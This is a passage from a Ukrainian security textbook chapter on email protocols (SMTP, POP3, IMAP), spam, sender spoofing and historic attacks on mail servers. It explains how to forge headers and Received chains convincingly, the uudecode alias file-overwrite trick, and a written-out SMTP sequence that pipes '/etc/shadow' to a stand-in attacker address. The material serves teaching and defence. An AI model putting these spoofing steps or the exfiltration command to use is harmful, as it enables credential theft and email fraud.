Традиційно в полі `Received` вказано, який сервер надіслав повідомлення на цьому етапі пересилання (у нашому випадку — це `gato62.subscribe.ru` з IP-адресою 81.222.129.62) і який сервер отримав повідомлення (тобто хто саме додав це поле, у нашому випадку — `fish.ukr.net`). Можуть бути вказані деякі параметри SMTP та інформація про те, кому повідомлення адресовано, дата і час отримання повідомлення, а також часова зона, в якій знаходиться сервер. У процесі доставляння повідомлення адресат може бути змінений, позаяк на кінцевому сервері одержувача може бути настроєне пересилання повідомлень на іншу адресу або список адрес, як у цьому прикладі:

```
Received: from fish.ukr.net (fish.ukr.net [195.214.192.72])
    by noc.ntu-kpi.kiev.ua (Postfix) with ESMTP id ECC2217DDAE
    for <graiv@ptf.ntu-kpi.kiev.ua>; Tue,  7 Nov 2006 05:15:44 +0200
Received: from mail by fish.ukr.net with local ID 1GhHRA-0007Bn-Mt
    for graiv@ptf.ntu-kpi.kiev.ua; Tue, 07 Nov 2006 05:15:44 +0200
X-ResentFrom: graiv@ukr.net
Received: from cat172.subscribe.ru ([81.9.34.172])
    by fish.ukr.net (trusted smtp.in) with esmtp ID 1GhHRA-0007BW-8X
    for graiv@ukr.net; Tue, 07 Nov 2006 05:15:44 +0200
```

Як бачимо, спочатку повідомлення надходить на адресу `graiv@ukr.net`, а потім пересилається на іншу адресу (рядок `X-ResentFrom: <graiv@ukr.net>`). Переважна більшість поштових серверів додають свої поля `Received`, і тому весь маршрут листа легко простежити.

Є кілька полів, які заповнює сервер-відправник, і поля, які заповнює поштовий клієнт відправника. До останніх належать, наприклад, `Date` (дата відправлення повідомлення), `From` (адреса відправника), `X-Mailer` (поштовий клієнт), `Organization` (організація, з якої відправлено пошту) і багато інших. Майже

всю цю інформацію легко підробити. Для цього достатньо заповнити ці поля на свій розсуд і підключитися до транзитного поштового сервера, вдаючи з себе поштовий сервер відправника. Звернемо увагу на поле `Message-ID`. Це поле містить унікальний ідентифікатор повідомлення. Для того щоб забезпечити його унікальність без потреби узгоджувати роботу всіх поштових серверів Інтернету, до цього ідентифікатора додають доменне ім'я вузла-відправника. Це поле може мати, наприклад, такий вигляд:

```
Message-ID: <1904763990.20051102121040@ptf.ntu-kpi.kiev.ua>
```

Цілком імовірною може бути ситуація, коли доменне ім'я у полі ідентифікатора повідомлення та ім'я в полі адреси відправника не збігаються. Таку ситуацію не вважають неприпустимою і такою, що обов'язково вказує на зловживання електронною поштою, але вона може були сигналом для більш ретельного дослідження заголовка повідомлення. Докладніше про можливості анонімного відправлення повідомлень та фальсифікації даних відправника йтиметься далі.

Тіло повідомлення відокремлено від заголовків одним порожнім рядком. У найпростішому випадку це просто ASCII-текст. Для розширення можливостей електронної пошти і відправлення листів у національних алфавітах (наприклад, кирилицею), а також бінарних файлів (архівів, програм, мультимедійних файлів), найчастіше застосовують MIME-формат (Multipurpose Internet Mail Extensions), описаний у RFC 2045–2049 [219–223]. У цьому випадку до заголовка додаються поля `MIME-Version` і `Content-Type` та інші.

17.1.3. Протокол SMTP

SMTP — це поштовий протокол хост-хост. Стосовно протоколу SMTP не вживають терміни «клієнт» і «сервер». У цьому випадку використовують поняття «відправник» (Sender) і «одержувач» (Receiver). SMTP-сервери можуть виступати в ролі як клієнта, так і сервера. Протокол SMTP описано у RFC 2821 [224].

Розглянемо основи роботи протоколу SMTP.

За стандартом SMTP-сервер використовує 25-й порт TCP. Підключитися до нього можна за допомогою клієнта Telnet. Після встановлення TCP-з'єднання сервер видає привітання. Будь-яке повідомлення від сервера за протоколом SMTP розпочинається з трьох символів — цифр, що визначають код завершення операції. Найчастіше зустрічається код 250, що підтверджує успішність операції. Коди введено для зручності автоматичного оброблення обміну з сервером.

Привітання сервера може мати такий вигляд:

```
220 ISP UkrNet SMTP.in (storage.ukr.net) ESMTP Thu 21, Jun 2007,
00:38:22 +03.00
```

Сервер називає себе і вказує поточну дату, час і часову зону. Щоб продовжити сеанс, потрібно встановити SMTP-з'єднання. Для цього необхідно дати команду HELO і назвати себе, наприклад:

```
HELO decency.abacus.volia.net
250 storage.ukr.net Hello decency.abacus.volia.net [77.122.117.197]
```

Описаний вище процес обміну привітаннями називають процедурою «рукостискання», яка встановлює SMTP-з'єднання. Зауважимо, що SMTP-з'єднання можна встановити не лише за допомогою TCP-з'єднання. Передбачено, що як транспорт можна використовувати й інші протоколи, як із встановленням з'єднання (наприклад, X.25), так і без нього (наприклад, UDP).

Після встановлення SMTP-з'єднання можна розпочинати передавати поштове повідомлення. Передавання кожного повідомлення здійснюється SMTP-транзакцією. Щоб передати повідомлення, спочатку необхідно вказати зворотну адресу (тобто від кого це повідомлення) за допомогою команди `MAIL FROM`, яка відкриває транзакцію.

Далі йде команда `RCPT TO`, в якій вказують адресу одержувача. Це — другий крок транзакції: визначення адреси призначення повідомлення. Якщо один лист адресований кільком одержувачам, команду `RCPT TO` потрібно повторити необхідну кількість разів.

Після цього видається команда `DATA`, яка дає вказівку серверу перейти у режим приймання тексту повідомлення (третій крок транзакції). Приклад такої послідовності дій:

```
HELO decency.abacus.volia.net
250 storage.ukr.net Hello decency.abacus.volia.net [77.122.117.197]
MAIL FROM: graiv@ukr.net
250 <graiv@ukr.net> is syntactically correct
RCPT TO: graiv@ptf.ntu-kpi.kiev.ua
250 <graiv@ptf.ntu-kpi.kiev.ua> verified
DATA
354 Enter message, ending with "." on a line by itself
```

У цьому прикладі адреса відправника збігається з доменом сервера. Символ крапки, що стоїть між двох символів завершення рядка, у протоколі SMTP є ознакою завершення повідомлення. Коли така послідовність зустрічається всередині листа, її необхідно замінити, інакше лист на цьому місці обірветься. Ця послідовність символів є командою завершення транзакції.

Поточна транзакція може бути перервана командою `RSET`. У цьому разі відбувається очищення буферів, але SMTP-з'єднання залишається відкритим. Завершення SMTP-з'єднання здійснюється командою `QUIT`.

Знову повернемося до питання ідентифікації. Фактично, відправник двічі ідентифікує себе: командою `HELO` і командою `MAIL FROM`. Окрім того, у більшості випадків сервер сам визначає відповідне доменне ім'я за IP-адресою, з якої встановлене з'єднання, користуючись системою DNS. Сервер перевіряє і порівнює всі ці адреси та деякі з них може просто проігнорувати.

Передбачається, що клієнт правильно назвав себе у команді `HELO`. Але під час спілкування з багатьма серверами у привітанні після `HELO` можна написати будь-що: сервер може взагалі ігнорувати введену адресу вузла (доменну чи IP) і використовувати автоматично визначене доменне ім'я комп'ютера користувача. Поведінка різних серверів залежить від їх настроювань, які реалізують обрану політику безпеки.

Деякі сервери встановлюють обмеження на адреси відправника повідомлень. Наприклад, приймають повідомлення лише з домену цього сервера або дають змогу відправляти повідомлення користувачам зі «свого» домену на будь-яку адресу, а всім іншим користувачам — лише на адреси «своїх» користувачів. Адреса, яку передає команда `MAIL FROM`, жодним чином не пов'язана з адресою, з якої відправник встановив з'єднання. Сервер лише перевіряє синтаксичну коректність адреси.

17.1.4. Протокол POP3

POP — найпопулярніший протокол читання електронної пошти із сервера. Він підтримує деякі прості команди, які дають змогу клієнту виконувати базові операції керування поштовою скринькою і завантажувати з поштового сервера листи, отримані від іншого поштового сервера. Обробленням повідомлень протокол POP не займається — це робить клієнтське програмне забезпечення. Також протокол POP не відповідає за відправлення пошти — цим займаються інші протоколи (здебільшого, SMTP).

Хоча протокол POP версії 2 підтримує парольну автентифікацію користувача, пароль передається серверу у відкритому (незашифрованому) вигляді.

Протокол POP версії 3 (який набув найбільшого поширення) надає додатковий метод автентифікації (що називається APOP), який приховує пароль. Деякі реалізації POP можуть використовувати для автентифікації Kerberos. На поточний момент чинним є стандарт цього протоколу RFC-1939 [225].

Сервер POP3 за стандартом використовує порт 110, хоча це можуть бути й інші порти. Поштові клієнти дають змогу задати номер порту для кожного сервера. Для взаємодії з POP-сервером інколи використовують протокол Telnet. Сервер коректно відпрацьовує такі команди, звісно, якщо вони правильні.

Розглянемо основні команди протоколу POP3. Після встановлення TCP-з'єднання сервер може надіслати, наприклад, таке привітання:

```
+OK mPOP POP3 server ready <41652.1181994288@ukr.net>
```

Деякі сервери видають дуже лаконічні привітання на кшталт:

```
+OK
```

Будь-яка відповідь сервера завжди починається або з `+OK` (команду користувача виконано успішно), або з `-ERR` (виникла помилка).

Після відображення привітання сервер переходить у стан авторизації (Authorization State). Умовне ім'я користувача передається за допомогою команди `USER`, а пароль — за допомогою команди `PASS`.

Якщо сервер отримав правильний пароль, він переходить у стан транзакції (Transaction State). При цьому він повідомляє про кількість листів і їхній сумарний об'єм в октетах. Наприклад:

```
+OK graiv@ukr.net maildrop has 3 messages (12358 octets)
```

Після переходу в стан транзакції сервер очікує від користувача (або програми-клієнта) команд, що керують поштовою скринькою та доставлянням пошти із сервера на комп'ютер користувача (табл. 17.1).

Після завершення сеансу за допомогою команди QUIT здійснюється фіксація транзакції. За цією командою сервер розриває з'єднання і переходить у стан фіксації транзакції (Transaction Update). Якщо з'єднання розривається з якихось зовнішніх причин до команди QUIT, здійснюється відкіт транзакції.

Таблиця 17.1. Основні команди протоколу POP3

Команда	Функції
USER	Передає умовне ім'я користувача
PASS	Передає пароль користувача (у відкритому вигляді)
RETR	Дає змогу прочитати одне повідомлення, номер якого вказано як параметр
TOP	Дає змогу прочитати лише визначену кількість перших рядків повідомлення (параметри: номер повідомлення і кількість рядків)
LIST	Видає список повідомлень
NOOP	Жодних дій не викликає, застосовується для перевірки статусу з'єднання (чи воно не розірване після тайм-аута). Якщо з'єднання активне, сервер відповідає +OK
STAT	Виводить кількість повідомлень у скриньці та їх сумарний об'єм в октетах
DELE	Застосовується для видалення окремих повідомлень зі скриньки (як параметр вказується номер повідомлення). Після видалення повідомлення нумерація решти повідомлень не змінюється. Насправді повідомлення лише позначається як видалене, а не видаляється зі скриньки
RSET	Дає змогу відкотити транзакцію, тобто відновити той стан скриньки, що вона мала до початку останнього сеансу. Відмінити видалення окремого повідомлення неможливо
QUIT	Завершення сеансу, фіксація транзакції
APOP	Передає умовне ім'я користувача і зашифрований пароль

Як бачимо, хоча й протокол POP дуже простий, у ньому передбачено ефективний механізм захисту цілісності повідомлень — механізм транзакцій. Конфіденційність повідомлень електронної пошти під час їх передавання не забезпечують ані протокол POP, ані решта протоколів. Але протокол POP має один серйозний недолік — примітивну схему автентифікації, що передбачає передавання пароля у відкритому вигляді. Перехоплений пароль може використати порушник для безконтрольного доступу до поштової скриньки користувача. Насамперед, це стосується UNIX-систем, де поштові скриньки створюються для всіх зареєстрованих користувачів, і доступ до цих скриньок здійснюється за тим самим паролем, що й до самої системи. Перехопивши пароль користувача, переданий за протоколом POP, порушник може здійснити доступ з правами цього користувача не лише до поштової скриньки, а й до інших ресурсів сервера.

У протоколі POP3 передбачено ще одну схему автентифікації: запит-відгук з використанням одностороннього шифрування. За такої схеми сервер передає користувачу деяку унікальну послідовність символів, той зашифровує її, використовуючи власний пароль як ключ, і надсилає серверу. Сервер здійснює аналогічне шифрування та порівнює одержані рядки. Унікальна послідовність, яку передає сервер, називається *часовою міткою*. Стандарт не регламентує її формат, але найчастіше використовують формат *processID.clock@hostname*, де *processID* — іденти-

фікатор процесу, *clock* — стан таймера сервера на момент встановлення з'єднання, а *hostname* — доменне ім'я сервера. У наведеному вище прикладі застосовано саме такий формат мітки:

```
+OK mPOP POP3 server ready <41652.1181994288@ukr.net>
```

Зашифрований користувачем пароль передається разом з умовним ім'ям за допомогою команди APOP:

```
APOP graiv 2b5cdb3042398f18f624dadb4127bda2
+OK graiv@ukr.net maildrop has 3 messages (12358 octets)
```

На жаль, не всі сервери підтримують команду APOP. Ознакою того, що сервер підтримує цю команду, є надіслана ним у привітанні часова мітка.

17.1.5. Протокол IMAP4

IMAP — новіший, але менш популярний протокол читання електронної пошти. Протокол IMAP4rev1 підтримує такі операції: створення, видалення, перейменування поштових скриньок; перевірка надходження нових листів; видалення листів; встановлення й знімання прапорців операцій; аналіз заголовків у форматі RFC-2822 та MIME-IMB [218–223]; пошук серед листів; читання обраних листів.

Протокол IMAP не такий популярний, як POP, через те, що в його основу покладено дещо іншу ідеологію. Фактично, протокол POP передбачає, що на сервері всі листи знаходяться в одному поштовому файлі. За протоколом POP листи з сервера потрапляють на комп'ютер клієнта, де сортуються, фільтруються та обробляються. Все це робить спеціальна програма — поштовий клієнт. Пошта зберігається у файловій системі комп'ютера користувача.

Якщо користувач застосовує на сервері локальну поштову програму (наприклад, стандартну mail), то за її допомогою він може забирати листи з поштового файлу і розміщувати їх у локальній файловій системі сервера. Більш досконалі поштові програми, наприклад elm чи pine, підтримують створення різних папок, по яких і розкладають листи. Папка INBOX — це, власне, поштовий файл, в який пошту додає поштовий сервер і з якого листи забирають для подальшого оброблення. Для доступу до локальної програми на сервері користувач має застосовувати протокол віддаленого термінала — Telnet або SSH.

Є всі підстави вважати, що для корпоративних систем легше і надійніше забезпечити захист пошти користувачів на сервері, ніж на великій кількості робочих станцій. Крім того, зберігаючи і сортуючи пошту на сервері, легше забезпечити спільний доступ груп користувачів до окремих категорій пошти, а саме цього іноді й потребує корпоративна система. Розміщену таким чином пошту зручно читати під час подорожей; до неї легше доступитися з різних робочих місць. Протокол IMAP призначено для забезпечення можливості читати та обробляти пошту, яка зберігається на сервері, з клієнтських робочих станцій.

Можна зробити висновок, що протокол IMAP, на відміну від POP, частіше застосовують у корпоративному середовищі.

Наведемо ще деякі відмінності протоколів IMAP і POP.

По-перше, потрібно звернути увагу на більшу кількість і складність форматів команд, по-друге — на інший режим обміну. Як уже зазначалося, POP підтримує синхронний режим обміну команда-відповідь. IMAP підтримує асинхронний режим обміну: клієнт може видавати наступну команду, не дочекавшись відповіді на попередню. Сервер сам визначає порядок оброблення запитів, щоб сприяти оптимізації власної швидкодії. Для з'ясування належності тієї чи іншої відповіді певній команді введено *теги*: короткі алфавітно-цифрові рядки, що передують кожній команді та відповіді.

Автентифікацію здійснює команда `LOGIN` (пароль передається у відкритому вигляді) або `AUTHENTICATE` (пароль передається зашифрованим).

Сервер IMAP за стандартом використовує порт 143. Протокол IMAP описано у RFC-3501, 3502 [226, 227].

17.1.6. Загрози, пов'язані з використанням електронної пошти

Описуючи загрози, що з'являються під час використання електронної пошти, окремо розглянемо два різних типи загроз. Загрози першого типу безпосередньо пов'язані з використанням сервісу електронної пошти. Як і будь-який інший сервіс, електронну пошту використовують не лише за призначенням, але й у зловмисних цілях [215]. Переваги електронної пошти можуть легко обернутися на ризики. Умовно назвемо їх *зловживаннями електронною поштою*.

Загрози другого типу зумовлені недоліками у протоколах електронної пошти і помилками в реалізації програм, які забезпечують цей сервіс. Ці загрози зловмисники можуть реалізувати у вигляді атак, спрямованих як на поштовий сервер, так і на комп'ютер, де встановлено поштового клієнта [15, 60]. Назвемо їх *атаками через систему електронної пошти*.

Доступність і дешевизна електронної пошти може стати її недоліком, позаяк порушники обирають саме цей сервіс для масового розсилання рекламних повідомлень. Легкість у використанні цього сервісу призводить до того, що його застосовують некваліфіковані користувачі, які легко піддаються впливу так званої соціальної інженерії. Наявність можливості пересилати документи різних форматів створює загрозу поширення вірусів та інших небезпечних програм. Електронну пошту можна також розсилати анонімно.

Будь-яка з цих загроз може створити серйозні проблеми для користувачів, а особливо — для корпоративних користувачів (компаній). Це й зниження ефективності роботи, й втрата якості послуг інформаційних систем, й розкриття конфіденційної інформації.

Пересилання електронною поштою шкідливих програм

Завдяки застосуванню MIME-стандарту за допомогою електронної пошти можна пересилати великі об'єми інформації різних форматів даних у вигляді вкладень (прикріплених до повідомлень файлів). Ця властивість зробила електронну пошту майже ідеальним середовищем для пересилання різних небезпечних вкла-

день (комп'ютерних вірусів, «троянських коней» і мережних хробаків). Якщо не впровадити належний контроль за використанням електронної пошти, це може призвести до дуже серйозних наслідків. Необхідним є впровадження антивірусної перевірки прикріплених файлів. Більш ефективним засобом є блокування певних типів файлів, до яких належать виконувані файли, бібліотеки, інсталяційні пакети, файли, що можуть містити макроси й OLE-об'єкти, а також файли-архіви. Зрозуміло, що блокування всіх зазначених типів вкладень суттєво обмежує функціональність електронної пошти, тому таку можливість слід застосовувати обережно й обґрунтовано.

«Засмічення» та перенавантаження поштової служби

Велику небезпеку для корпоративної мережі становлять різні атаки, здійснені з метою «засмічення» поштової служби. Це, насамперед, пересилання у повідомленнях електронної пошти вкладень із дуже великими файлами або спеціально підготовленими архівними файлами, які під час їх розпакування катастрофічно зростають у розмірі (так звані поштові «бомби» — їх було розглянуто в розділі 6). Спроби відкрити такі файли чи розпакувати архіви можуть призвести до збою системи. Поштові «бомби» особливо небезпечні: задля антивірусної перевірки вони можуть бути розпаковані автоматично, без втручання користувача. Це означає, що для успішної атаки на відмову в обслуговуванні достатньо надіслати повідомлення з таким вкладенням, яке користувач може навіть не відкривати. Небезпечними можуть бути не лише атаки цього типу, але й ненавмисні дії користувачів, коли вони надсилають (а ще гірше — розсилають на численні адреси) електронні листи з вкладеннями великого об'єму. Ефективним способом уникнення «засмічення» поштової служби та її перенавантаження є фільтрація за об'ємом і за кількістю вкладень.

Неконтрольоване використання електронної пошти

Доступність електронної пошти і легкість її використання спричинили широке та повсюдне застосування цього сервісу Інтернету. Водночас спостерігаються стихійність його розвитку та відсутність єдиних правил функціонування. Через це навіть у корпоративному середовищі часто можна побачити неконтрольоване використання електронної пошти, що призводить до появи численних загроз.

Великі бізнесові проблеми іноді виникають у компаніях через те, що співробітники використовують електронну пошту з метою, не пов'язаною з основною діяльністю (наприклад, для обміну мультимедійним контентом — графічними, відео- і аудіофайлами, для приватного листування, ведення власного бізнесу з використанням поштових ресурсів компанії, розсилання резюме в різні організації). У результаті спостерігаються:

- зниження продуктивності роботи інформаційної системи через великі об'єми стороннього трафіку;
- зниження продуктивності роботи окремих співробітників через невиправдані втрати робочого часу;

- «засмічення» ресурсів інформаційної системи, в першу чергу — витрати дискового простору на сторонню пошту;
- втрата позитивного іміджу компанії, а інколи й наявність судових позовів до неї, спричинених неправомірними діями співробітників компанії (наприклад, незаконне пересилання матеріалів, захищених авторським правом);
- розкриття конфіденційної інформації.

Найбільшу загрозу безпеці організації несе розкриття конфіденційної інформації. Ця загроза теж безпосередньо пов'язана з безконтрольним використанням електронної пошти. Небезпеку розкриття конфіденційної інформації зумовлюють такі особливості електронної пошти:

- відсутність надійного контролю за маршрутом передавання листів;
- відсутність контролю за копіюванням і переспрямуванням листів;
- відсутність надійної автентифікації відправника та одержувача;
- унеможливлення повернення (або анулювання) листа після його відправлення;
- відсутність можливості закрити заголовки і вміст електронних листів без застосування додаткових засобів;
- наявність можливості зберігати копії повідомлень в архівах кожного з транзитних серверів, розташованих між відправником і одержувачем;
- велика ймовірність ненавмисного відправлення повідомлення за помилковою адресою.

Усі згадані особливості, зокрема, можливість легкого копіювання електронного повідомлення і відсутність контролю за цією операцією призводять до того, що співробітник може передати конфіденційну інформацію будь-кому не лише всередині корпоративної мережі, а й за її межами. Передавання можна здійснювати анонімно, відразу чи через деякий час.

Захист від витоку конфіденційної інформації вимагає впровадження системи контролю за повідомленнями електронної пошти, яка здійснює:

- контроль за адресатами;
- фільтрацію даних, що передаються, на наявність у текстах повідомлень або у прикріплених файлах ключових слів і виразів;
- розмежування доступу користувачів різних категорій до архівів електронної пошти.

Розсилання спаму

Термін «спам» набув останнім часом надзвичайної популярності. Це є наслідком значного поширення того явища, яке й дістало цю назву, та вагомого негативного впливу, який це явище має на користувачів сервісу електронної пошти.

Часто спамом називають рекламні розсилки в Інтернеті або будь-яку небажану чи незапитану пошту. Це не правильно. Спамом слід вважати лише ті дані, які підлягають безумовному вилученню з поштових серверів і не повинні потрапляти до поштових скриньок користувачів. Спам потребує більш чіткого визначення.

Спам — це анонімна масова незапитана розсилка [228, 229]. Як бачимо, спам має три невід'ємні ознаки.

- *Анонімність* — приховується справжній виконавець розсилки. Дуже часто рекламну розсилку здійснює особа, яка ніяк не пов'язана з конкретним рекламним повідомленням. Саме той, хто розсилає спам, і є правопорушником (законодавство багатьох країн розглядає розсилання спаму як протиправні дії, що підлягають покаранню). Інколи спамові повідомлення містять зворотні адреси чи спеціальні посилання, призначені «для відписування від розсилки» або для інших цілей. Не слід робити спроби використовувати ці адреси. У кращому випадку не буде жодного результату. Є велика ймовірність, що спамери отримають підтвердження того, що адреса в їхній базі (тобто ваша адреса) активна. У найгіршому випадку можна отримати на своєму комп'ютері «троянського коня» або вірус.
- *Масовість* — саме масові розсилки належать до спаму, і лише вони є прибутковим злочинним бізнесом.
- *Незапитаність* — невід'ємна ознака спаму. Масові рекламні розсилки можуть бути небажаними, але якщо користувач сам на них підписався, то такі розсилки не можна вважати спамом.

Зауважте, що не всі характерні ознаки потрапили до визначення спаму. Наприклад, спам розсилають не лише з метою реклами. Це може бути політична агітація, антиреклама, лихі жарти, цілеспрямоване розповсюдження шкідливого програмного коду і так званий фішинг. Фішингом називають шахрайські дії, спрямовані на здобування конфіденційних даних користувачів (паролів доступу, номерів кредитних карток тощо) [230].

Слід відрізняти спам від небажаної пошти. До небажаної пошти можна віднести непотрібні та незапитані повідомлення. Наведемо кілька прикладів такої пошти. Це, насамперед, результат помилок користувачів або наслідки технічних збоїв служби розсилки. Як небажані багато користувачів розглядають технічні повідомлення (наприклад, про відсутність можливості доставити лист за однією з адрес зі списку, про тимчасову відсутність сервісу тощо). Незапитані листи від осіб, з якими користувач ніколи раніше не листувався (вони можуть бути діловими (комерційні пропозиції) або листами від давніх знайомих), також вважають небажаною поштою.

Захист від спаму полягає у впровадженні певних політик оброблення поштових повідомлень, які здебільшого передбачають перегляд вмісту повідомлень і здійснення фільтрації за визначеними правилами. Є два базових підходи до фільтрації: формальний і семантичний.

Формальний підхід включає фільтрацію за списками і за формальними ознаками повідомлення. Використовуються так звані чорні та білі списки. Чорний список — це список адрес (IP-адрес, доменних імен), які вважають спамерськими. Є організації, які складають і розповсюджують за підпискою такі списки (в них — сотні тисяч адрес). Білий список — це список адрес, пошту з яких слід приймати у будь-якому разі. Такі списки ведуть самі користувачі або адміністратори систем. До формальних ознак повідомлення належать особливості полів у його заголовку

(наприклад, відсутність адреси відправника, велика кількість адресатів, некоректні технічні заголовки), а в деяких випадках — і формат самого листа (розмір, кількість і тип вкладень тощо).

Семантичний підхід полягає у проведенні аналізу вмісту листів і їх фільтрації за сигнатурами або за лінгвістичними евристиками. Сигнатури дозволяють надійно розпізнавати вже відомі спамові повідомлення. Евристики — це набори характерних словосполучень з урахуванням їхніх імовірнісних характеристик. Евристики дозволяють із певною мірою надійності розпізнавати нові, ще не відомі спамові повідомлення.

Слід визнати, що майже для всіх методів розпізнавання спаму характерні досить великий відсоток хибних спрацьовувань і далека від ста відсотків повнота фільтрації. Найкращі показники має аналіз за сигнатурами. Для ефективної боротьби зі спамом потрібно застосовувати всі методи у комплексі.

17.1.7. Анонімне відсилання електронної пошти

Більшість зловживань системою електронної пошти не набули б такого поширення, якби порушника завжди можна було виявити і покарати [60]. Коли ми розглядали протокол SMTP, то наголошували на тому, що, хоча сервер і вимагає ідентифікацію, він не завжди її використовує. Відтак користувач може назвати себе як завгодно, відправником також вказати будь-кого, і таке повідомлення, напевно, буде відправлено. Але, вивчаючи поля заголовка листа, ми помітили, що в полі `RECEIVED` можна знайти доменне ім'я та IP-адресу того комп'ютера, на якому було сформовано поштове повідомлення.

В Інтернеті є сервери, що надають послуги з анонімного доступу до ресурсів мережі. До таких належать так звані анонімайзери та проксі-сервери. Не слід довіряти сервісам, які надають ці сервери. З одного боку, вони справді приховують адресу користувача, з іншого — більшість з них усе ж зберігає IP-адресу в журналі реєстрації. Таким чином, якщо за допомогою такого сервера було здійснено злочинні дії (атаку, розсилання спаму), то адресу, з якої було ініційовано такі дії, легко виявити.

Справжні зловмисники використовують ланцюги серверів, оскільки прослідкувати довгу послідовність серверів, на кожному з яких адресу було приховано, дуже складно. Зловмисники пишуть власні програми, які здійснюють формування повідомлень. Такі програми розміщують на серверах, що дають змогу користувачам розміщувати і запускати на виконання власні програми (є й такі), або на серверах, скомпрометованих унаслідок атаки.

Розглянувши формат заголовка повідомлення електронної пошти, можна запропонувати ще один спосіб підміни адреси відправника. Необхідно вставити у заголовок за останнім у списку полем (тобто першим за часом додавання) ще одне або кілька полів `RECEIVED`. Таким чином складеться враження, що сервер, на якому фактично було сформовано повідомлення, є лише транзитним. Підробку виконати легко, але є деякі ознаки, за якими її можна виявити. Для того щоб підробку не можна було виявити або щоб зробити це було складно, потрібно не лише вставити дані про справжні транзитні сервери (поля `RECEIVED`), але й обра-

ти правдоподібний маршрут передавання листа, а також правдоподібні формати полів RECEIVED.

Правдоподібність маршруту в Інтернеті не дуже тісно пов'язана з географією, і повідомлення з Києва до Москви цілком імовірно може йти через США і Канаду, але фахівці можуть оцінити правдоподібність маршруту, знаючи, до яких автономних систем належать сервери і як пов'язані між собою відповідні провайдери. Формат полів RECEIVED змінюється від сервера до сервера, тому правдоподібність полів можна перевірити, порівнявши їхні заголовки зі справжніми записами цих серверів. Звісно, це можуть зробити і зловмисники, якщо їхні наміри варті того, щоб вони витрачали свій час і ресурси на такі дослідження. Нарешті, коректно підробленим має бути унікальний ідентифікатор повідомлення. Він містить доменне ім'я сервера-відправника, позначку часу і унікальний код. Формати ідентифікаторів можуть бути різними на різних серверах, код також не є цілком випадковим і підлягає перевірці.

Отже, анонімне відправлення електронної пошти (тобто від сфальсифікованого відправника) цілком можливе, але є нелегкою справою. Підробку, як правило, можна помітити, але визначити справжнього відправника складно.

17.1.8. Атаки через систему електронної пошти

У цьому підрозділі буде розглянуто кілька атак, які використовують систему електронної пошти [15, 60]. Уразливості, що використовуються такими атаками, зумовлені недоліками у протоколах електронної пошти і помилками в реалізації програм, які забезпечують цей сервіс. Ці атаки можуть бути спрямованими як на поштовий сервер, так і на комп'ютер, на якому встановлений поштовий клієнт.

Атаки на поштовий сервер

Поштовий сервер — це програма, яка часто виконується з правами системи або адміністратора. З нею через мережу може взаємодіяти віддалений користувач, від якого або взагалі не вимагають ніякої автентифікації, або автентифікація є спрощеною, тому її легко скомпрометувати. Таким чином, використання вразливостей поштового сервера — привабливa можливість для порушників, причому метою атаки може бути не система електронної пошти, а порушення конфіденційності чи цілісності інформації на сервері або взагалі встановлення повного контролю над його ресурсами.

Режим debug у Sendmail

Цю вразливість використав хробак Морріса для автоматичного проникнення на віддалений комп'ютер і запускання на ньому програми на виконання. Це був перший гучний інцидент із Sendmail. Про хробака Морріса і про те, як він використовував режим debug, йшлося в розділі 6, а про саму вразливість — у розділі 5.

Використання декодування повідомлення

Перш ніж почали повсюдно застосовувати формат MIME, бінарні файли пересилались електронною поштою у так званих UUE-повідомленнях. UUE передбачає

дуже просте кодування: кожні 3 октети (24 розряди) бінарного файлу розбиваються на 4 блоки по 6 розрядів, до кожного з блоків додається 32, і отримане значення інтерпретується як код символу ASCII. Розмір файлу при цьому збільшується на третину, але кожний із символів гарантовано потрапляє у діапазон кодів від 32 до 127 і тому коректно передається електронною поштою. Алгоритм реалізовано утилітами uuencode і uudecode. Передбачалося, що користувач власноруч застосовує ці програми для своїх файлів, але поштові програми дають змогу автоматизувати цей процес. У самому UUE-повідомленні перед вставленим закодованим файлом розміщувався такий рядок:

```
begin 644 <filename>
```

а після файлу такий:

```
end
```

де `<filename>` — ім'я файлу, в який пропонується розпакувати те, що знаходиться між рядками `begin` та `end`.

Усе це не було б так небезпечно, якби не постійні незграбні спроби автоматизувати оброблення пошти. Наприклад, у поштовому сервері, що працює під UNIX-подібною ОС, є файл /etc/aliases, який містить поштові псевдоніми. Ці псевдоніми можуть вказувати також на програми, які мають виконати оброблення пошти. Псевдонім `decode` свого часу часто можна було зустріти на різних серверах. Рядок мав приблизно такий вигляд:

```
decode: | /usr/bin/uudecode
```

Як бачимо, тут застосовано символ конвеєра, що означає запуск програми uudecode і передавання їй повідомлення як вхідного потоку. Оскільки поштовий сервер працює з правами root, програма uudecode також буде запущена з цими правами. Розпакувавши файл, вона спробує зберегти його під вказаним у повідомленні ім'ям, причому дуже часто (залежно від версії програми і її настроювань) наявність такого файлу не перевіряється і не здійснюється запит на підтвердження заміни файлу, якщо такий є. Права root дають змогу програмі uudecode зробити це без перешкод. Тобто надіславши спеціально підготовлене повідомлення на ім'я користувача decode можна замінити будь-який файл у системі своїм. Це простий і ефективний спосіб упровадити до системи «троянського коня» або змінити її настроювання.

Уразливість, як її було подано в цьому підрозділі, наразі не використовують, проте і в наш час інколи застосовують такі аліаси (псевдоніми), а програми-декодери (наприклад, для розпакування архівів) дають змогу вказувати абсолютний шлях до файлів і переписувати наявні файли.

Використання конвеєрів у полях MAIL FROM і RCPT TO

Небезпека використання конвеєра у полі `RCPT TO` була очевидною, тому його застосовували лише в режимі debug, про що вже йшлося вище. Як не дивно, але в полі `MAIL FROM` не заборонялося застосовувати конвеєр, і зловмисники досить довго і плідно цим користувалися. Річ у тім, що в разі виявлення некоректного адресата у полі `RCPT TO` сервер видає повідомлення про помилку. Якщо проіг-

норувати це повідомлення і передати повідомлення за допомогою команди DATA, сервер спробує надіслати відправнику, вказаному в полі MAIL FROM, повідомлення про помилку. Якщо ж у цьому полі використано конвеєр, то сервер відпрацює задану в адресі відправника команду.

Послідовність команд може мати такий вигляд (відповіді сервера у цьому фрагменті не наведено):

```
HELO normaluser
MAIL FROM: "| /bin/mail evilman@ukr.net < /etc/shadow"
RCPT TO: nosuchuser
DATA
this line has no meaning
.
QUIT
```

тут normaluser — будь-яке коректне привітання, а nosuchuser — некоректна адреса користувача. Текст листа значення не має. Гіпотетично могла спрацювати команда відправлення файлу /etc/shadow електронною поштою за вказаною у фрагменті адресою evilman@ukr.net.

Помилки переповнення буфера

